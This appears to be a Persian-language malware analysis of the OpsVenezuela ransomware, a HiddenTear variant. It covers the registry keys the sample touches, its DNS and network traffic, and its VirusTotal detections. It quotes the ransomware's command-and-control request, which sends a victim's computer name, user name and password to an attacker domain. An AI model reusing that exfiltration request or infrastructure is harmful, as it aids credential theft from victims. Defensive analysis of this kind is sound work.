HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ ConsoleTracingMask


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileDirectory


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileDirectory
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\UNCAsIntranet
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\AutoDetect

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار OpsVenezuela را نشان می‌دهد.



تصویر ۱: ترافیک مربوط به آی پی ۶۹.۱۹۷.۱۴۳.۱۲



تصویر ۲: ترافیک مربوط به آی پی ۲۱۶.۵۸.۲۰۸.۳۶

درخواست های DNS، پس از اجرای باج افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۶۹.۱۹۷.۱۴۳.۱۲	thepussy.eu٥.org
ایالات متحده امریکا	۲۱۶.۵۸.۲۰۸.۳۶	www.google.com

درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.

۱. http://thepussy.eu٥.org/venezuela/write.php?computer_name=PC&userName=admin&password=CreatePassword(۱٥)&allow=ransom
۲. http://thepussy.eu٥.org/Warning.png

لیست میزبان هایی که باج افزار با آن ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰	۶۹.۱۹۷.۱۴۳.۱۲
ایالات متحده امریکا	٤٤۳	۲۱۶.۵۸.۲۰۸.۳۶

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

تصویر ۱: بخشی از اطلاعات مربوط به آی پی ۲۱۶.۵۸.۲۰۸.۳۶

تصویر ۲: بخشی از اطلاعات مربوط به آی پی ۶۹.۱۹۷.۱۴۳.۱۲

تصویر ۳: موقعیت مکانی آی پی ۶۹.۱۹۷.۱۴۳.۱۲

تصویر ٤: موقعیت مکانی آی پی ۲۱۶.۵۸.۲۰۸.۳۶

شناسایی :

در حال حاضر تعداد ۵۱ مورد از ٦٤ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.HiddenTears.1	AegisLab	Troj.W32.Generic!c
AhnLab-V3	Malware/Win32.Generic.C1020407	ALYac	Trojan.Ransom.HiddenTear
Antiy-AVL	Trojan/Win32.AGeneric	Arcabit	Trojan.Ransom.HiddenTears.1
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Downloader.ylayq	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Heur.Ransom.HiddenTears.1
CAT-QuickHeal	Ransom.Ryzerlo.FC.1834	Cylance	Unsafe
Cyren	W32/Ransom.IQ.gen!Eldorado	DrWeb	Trojan.Encoder.10598
Emsisoft	Gen:Heur.Ransom.HiddenTears.1 (B)	Endgame	malicious (high confidence)
eScan	Gen:Heur.Ransom.HiddenTears.1	ESET-NOD32	a variant of MSIL/Filecoder.Y
F-Prot	W32/Ransom.IQ.gen!Eldorado	F-Secure	Gen:Heur.Ransom.HiddenTears.1
Fortinet	MSIL/Generic.AP.94D266!tr	GData	MSIL.Trojan-Ransom.Cryptear.A
Ikarus	Trojan-Ransom.HiddenTear	K7AntiVirus	Trojan (004cd5d01)
K7GW	Trojan (004cd5d01)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Ransom.HiddenTear	MAX	malware (ai score=99)
McAfee	Ransomware-FTD!4F358B4675C6	McAfee-GW-Edition	Ransomware-FTD!4F358B4675C6
Microsoft	Ransom:MSIL/Ryzerlo.A	NANO-Antivirus	Trojan.Win32.Encoder.fcsmtl
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.786	SentinelOne	static engine - malicious
Sophos AV	Troj/Cryptear-F	Sophos ML	heuristic
SUPERAntiSpyware	Ransom.HiddenTear/Variant	Symantec	Ransom.HiddenTear!g1
Tencent	Win32.Trojan.Fakedoc.Auto	TrendMicro	Ransom_CRYPTEAR.SM0
TrendMicro-HouseCall	Ransom_CRYPTEAR.SM0	VBA32	TScope.Trojan.MSIL
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.Z.Ransom.222208
Webroot	W32.Trojan.Gen	Yandex	Trojan.Agent!Ya2XJ8ZXmwQ
ZoneAlarm	HEUR:Trojan.Win32.Generic	Avast Mobile Security	Clean